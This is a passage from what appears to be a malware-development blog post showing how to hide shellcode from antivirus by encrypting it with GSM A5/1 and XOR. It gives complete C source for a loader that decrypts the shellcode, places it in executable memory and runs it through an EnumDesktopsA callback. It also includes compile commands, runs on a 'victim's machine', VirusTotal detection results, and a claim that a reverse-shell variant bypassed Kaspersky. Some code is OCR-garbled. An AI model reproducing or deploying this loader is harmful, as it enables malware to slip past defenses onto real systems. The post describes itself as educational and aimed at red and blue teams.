0x91, 0x49, 0x0f, 0x55, 0x15, 0x61, 0x38, 0xe5, 0x70, 0xd9, 0x7e, 0x0d, 0x02, 0x46,
0x74, 0x58, 0xc5, 0x3b, 0xc5, 0x61, 0x76, 0x58, 0x3b, 0x41, 0xa3, 0x00, 0x65, 0x48,
0x0b, 0x80, 0x36, 0xbe, 0x43, 0x9f, 0x18, 0xe8, 0x3e, 0x41, 0x8e, 0x68, 0x5c, 0x08,
0x00, 0xda, 0x6e, 0x11, 0x0b, 0x06, 0x9c, 0x5c, 0xa1, 0xd0, 0x44, 0x5d, 0x69, 0x18,
0x1f, 0x58, 0x50, 0x11, 0x08, 0xc1, 0x5b, 0x55, 0x4e, 0xe8, 0x83, 0xe9, 0x25, 0x69,
0x12, 0xbe, 0xe1, 0x52, 0x11, 0x09, 0xda, 0x3c, 0x5c, 0x9f, 0xb2, 0xe9, 0x4c, 0xfa,
0xd7, 0xbff, 0x1c, 0x48, 0xcd, 0x91, 0x50, 0x80, 0x02, 0x14, 0x2a, 0xe8, 0x8d, 0x90,
0xfb, 0x28, 0x40, 0x41, 0x3f, 0x46, 0xdd, 0xd5, 0x89, 0x03, 0x14, 0x14, 0xe8, 0x31,
0xcc, 0x44, 0x92, 0x05, 0xc2, 0x57, 0x0d, 0xaf, 0x85, 0xc8, 0x33, 0xdd, 0x55, 0x1a,
0xf0, 0xb0, 0xa7, 0x7e, 0xbf, 0x94, 0x4c, 0x6f, 0x3f, 0x27, 0xad, 0x6f, 0x71, 0x7b,
0xd7, 0x21, 0x05, 0x38, 0x76, 0x6e, 0x6f, 0x5f, 0x37, 0x50, 0xc0, 0x10, 0x92};

```

is early encrypted **meow-meow** payload.

demo 2

Compile:

```
x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
└─(cocomelonc㉿kali) [~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 14:22 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3634 Mar 25 14:22 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Mar 25 13:55 entropy.py
-rw-r-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5257 Mar 25 10:50 hack.c
```

And run at the victim's machine:

```
.\hack2.exe
```

The image shows a Windows 10 desktop environment. In the center, there is a terminal window titled "Windows PowerShell" displaying assembly code. To the right of the terminal, an "IDA pro 7.7" window is open, showing the assembly code in a different context. At the bottom of the screen, a message dialog box is displayed with the text "Meow-meow!" and an "OK" button. The taskbar at the bottom shows various icons for common Windows applications like File Explorer, Edge, and File History.

```
14
15 void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, uns
16 // initialization
17 unsigned int R1 = 0, R2 = 0, R3 = 0;
18 for (int i = 0; i < 64; i++) {
19     int feedback = ((key[i % key_len] >> 1) | (R1 >> 8) & 1);
20     R1 = (R1 << 1) | feedback;
21     R2 = (R2 << 1) | ((R1 >> 8) & 1);
22     R3 = (R3 << 1) | ((R2 >> 10) & 1);
23 }
// decryption
24 for (int i = 0; i < cipher_len; i++) {
25     int feedback = A5_STEP((R1 >> 8) & 1,
26     unsigned char key_byte = 0;
27     for (int j = 0; j < 8; j++) {
28         int bit = A5_STEP((R1 >> 18) & 1,
29         key_byte |= bit << j;
30     }
31     R1 = (R1 << 1) | bit;
32     R2 = (R2 << 1) | ((R1 >> 8) & 1);
33     R3 = (R3 << 1) | ((R2 >> 10) & 1);
34 }
35 out[i] = cipher[i] ^ key_byte;
36 }
}
37 } HANGLOOP:
38 ; farconico
39 int main() {
40     unsigned char key[] = {0x6d, 0x65, 0x6f,
41     unsigned char message[] = {0xe1, 0x51, 0x95, 0xd0, 0x37, 0xta, 0xc0, 0xe9, 0x58, 0x50, 0x84,
        , 0x9e, 0xb5, 0x27, 0x62, 0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0
        x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55, 0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7
NORMAL  hack2.c
```

Upload it to VirusTotal:

21 / 69

21 security vendors and no sandboxes flagged this file as malicious

fa19537d1a720a9166431856033d6fa1f8b9e1f6e6ea8d40d179a35ee7403d67
hack2.exe

40.00 KB | 2023-03-25 11:31:53 UTC | a moment ago

Community Score: 21 / 69

DETECTION **DETAILS** **BEHAVIOR** **COMMUNITY**

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label	Threat categories	Family labels	
trojan.deepscan/marte	trojan	deepscan marte shellcode	
Security vendors' analysis			
Do you want to automate checks?			
Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win.Generic.CS397500
ALYac	DeepScan:Generic.ShellCode.Marte.F.AB...	Arcabit	DeepScan:Generic.ShellCode.Marte.F.AB...
Avira (no cloud)	HEUR/AGEN.1329818	BitDefender	DeepScan:Generic.ShellCode.Marte.F.AB...
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	DeepScan:Generic.ShellCode.Marte.F.AB...
eScan	DeepScan:Generic.ShellCode.Marte.F.AB...	ESET-NOD32	A Variant Of Win64/ShellcodeRunner.JA
GData	DeepScan:Generic.ShellCode.Marte.F.AB...	Google	Detected
Ikarus	Trojan.Win64.Rozena	MAX	Malware (ai Score=83)
Microsoft	VirTool:Win32/Meterpreter	Rising	Trojan.ShellcodeRunner!8.6166 (TFE:5:FK...
Symantec	ML_Attribute.HighConfidence	Trellix (FireEye)	DeepScan:Generic.ShellCode.Marte.F.AB...
VIPRE	DeepScan:Generic.ShellCode.Marte.F.AB...	Alibaba	Undetected
AntiAV!	Undetected	Avast	Undetected

<https://www.virustotal.com/gui/file/fa19537d1a720a9166431856033d6fa1f8b9e1f6e6ea8d40d179a35ee7403d67/detection>

As you can see, only 21 of 69 AV engines detect our file as malicious

practical example 3

Let's go to modify our "malware" logic, add **XOR** encryption to encrypted payload, so, we got a **A5/1 + XOR** encrypted payload. Then decrypt via **XOR** and **A5/1**. The order of encryption and decryption is very important here.

```

/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // encryption
    for (int i = 0; i < msg_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = msg[i] ^ key_byte;
    }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // decryption
}

```

```

for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
        int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
        key_byte |= bit << j;
        R1 = (R1 << 1) | bit;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
}
}

// key for XOR decrypt
char my_secret_key[] = "meowmeowmeowmeow";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}

int main() {
    unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
    unsigned char message[] = { 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xe8,
    0xd0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b, 0x52,
    0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a, 0x4a, 0x4d, 0x31,
    0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1, 0xc9,
    0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20,
    0x3e, 0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
    0x85, 0xc0, 0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b,
    0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8,
    0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0,
    0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0,
    0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59,
    0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff,
    0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0x5d,
    0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0,
    0x0, 0x3e, 0x4c, 0x8d, 0x85, 0x9, 0x1, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45,
    0x83, 0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56,
    0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d,
    0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0 }};

    int key_len = sizeof(key);
}

```

```

int my_payload_len = sizeof(message);
int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;

unsigned char padded[pad_len];
// memset(padded, 0x90, pad_len);
// memcpy(padded, message, my_payload_len);

memcpy(padded, message, my_payload_len);
memset(padded + my_payload_len, 0x90, pad_len - my_payload_len);

printf("\noriginal shellcode: \n");
for (int i = 0; i < sizeof(message); i++) {
    printf("%02x ", message[i]);
}
printf("\n\n");

printf("\npadded message: \n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

unsigned char encrypted[pad_len];
a5_1_encrypt(key, key_len, padded, pad_len, encrypted);
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));

printf("\nencrypted message: \n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", encrypted[i]);
}
printf("\n\n");

unsigned char decrypted[pad_len];
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));
a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);

printf("\ndecrypted message:\n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", decrypted[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, decrypted, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

As you can see, I just added **XOR** function:

```

// key for XOR decrypt
char my_secret_key[] = "meowmeowmeowmeow";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}

```

and update encryption logic, as I wrote earlier:

```

unsigned char encrypted[pad_len];
a5_1_encrypt(key, key_len, padded, pad_len, encrypted);
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));

printf("\nencrypted message: \n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", encrypted[i]);
}
printf("\n\n");

unsigned char decrypted[pad_len];
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));
a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);


printf("\ndecrypted message:\n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", decrypted[i]);
}
printf("\n\n");

```

demo 3

Compile `hack3.c`:

```
x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```




```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
$ ls -lt
total 148
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Mar 25 14:50 hack3.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5705 Mar 25 14:50 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 14:22 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3634 Mar 25 14:22 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Mar 25 13:55 entropy.py
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5257 Mar 25 10:50 hack.c
```

And run at the victim's machine:

```
.\\hack3.exe
```



As you can see, everything worked perfectly! =^..^=

Let's go to upload this malware with combined encrypted payload to VirusTotal:

The screenshot shows the VirusTotal file analysis interface. At the top left, there is a circular progress bar with the number '20' and '/ 68'. Below it, a 'Community Score' bar is partially filled with a green-to-blue gradient. The main content area displays a file hash '9f297cbd929a6a17d72d240fffff181a34a66db36737bbb4458af9b3beb01554' and a file name 'hack3.exe'. The file is identified as a 'peexe | 64bits | assembly'. To the right, the file size is listed as '40.50 KB' and the last update as '2023-03-25 11:59:56 UTC a moment ago'. A small icon of a person holding a shield with the text 'EXE' is shown. Below this, tabs for 'DETECTION', 'DETAILS', 'BEHAVIOR', and 'COMMUNITY' are visible, with 'DETECTION' being the active tab.

Popular threat label ! trojan.shellcode/marte				Threat categories ! trojan	Family labels shellcode marte meterpreter
Security vendors' analysis !				Do you want to automate checks?	
Acronis (Static ML)	! Suspicious	AhnLab-V3	! Trojan/Win.Generic.C5397500		
ALYac	! Generic.ShellCode.Marte.F.68B365B5	Arcabit	! Generic.ShellCode.Marte.F.68B365B5		
Avira (no cloud)	! HEUR/AGEN.1329818	BitDefender	! Generic.ShellCode.Marte.F.68B365B5		
CrowdStrike Falcon	! Win/malicious_confidence_90% (D)	Cynet	! Malicious (score: 100)		
Elastic	! Malicious (high Confidence)	Emsisoft	! Generic.ShellCode.Marte.F.68B365B5 (B)		
eScan	! Generic.ShellCode.Marte.F.68B365B5	ESET-NOD32	! A Variant Of Win64/ShellcodeRunner-JA		
GData	! Generic.ShellCode.Marte.F.68B365B5	Google	! Detected		
MAX	! Malware (ai Score=89)	Microsoft	! VirTool/Win32/Meterpreter		
Rising	! Trojan.ShellcodeRunner!8.6166 (TFE:5:FK...)	Symantec	! Meterpreter		
Trellix (FireEye)	! Generic.ShellCode.Marte.F.68B365B5	VIPRE	! Generic.ShellCode.Marte.F.68B365B5		
Alibaba	! Undetected	Antiy-AVL	! Undetected		
Avast	! Undetected	AVG	! Undetected		

<https://www.virustotal.com/gui/file/9f297cbd929a6a17d72d240fffff181a34a66db36737bbb4458af9b3beb01554/detection>

As you can see, only 20 of 69 AV engines detect our file as malicious, we have reduced the number of AV engines which detect our malware from 21 to 20

Ok, calc entropy:

```
python3 entropy.py -f ./hack3.exe
```


```
(cocomelonc㉿kali) - [~/hacking/cybersec_blog/2023-03-24
$ python3 entropy.py -f ./hack3.exe
.text
    virtual address: 0x1000
    virtual size: 0x7068
    raw size: 0x7200
    entropy: 6.2463877008549975
.data
    virtual address: 0x9000
    virtual size: 0x110
    raw size: 0x200
    entropy: 1.2269764498390425
.rdata
    virtual address: 0xa000
    virtual size: 0xf00
    raw size: 0x1000
    entropy: 5.094887586285685
```

Kaspersky AV evasion

So, as you may have noticed our samples uploaded to VirusTotal bypassed Kaspersky:

Gridinsoft (no cloud)	Undetected
K7AntiVirus	Undetected
Kaspersky	Undetected
Malwarebytes	Undetected
McAfee	Undetected
NANO-Antivirus	Undetected

I decided to test this in practice: I replaced the payload with a reverse shell, add calling functions by hash names, some tricks with my own implementation of `GetProcAddress` and `GetModuleHandle` functions (which I will cover deeper in future posts) and ran it in my local laboratory:



As you can see, this combination bypass Kaspersky AV.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027

AV evasion: part 1

AV evasion: part 2

Shannon entropy

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine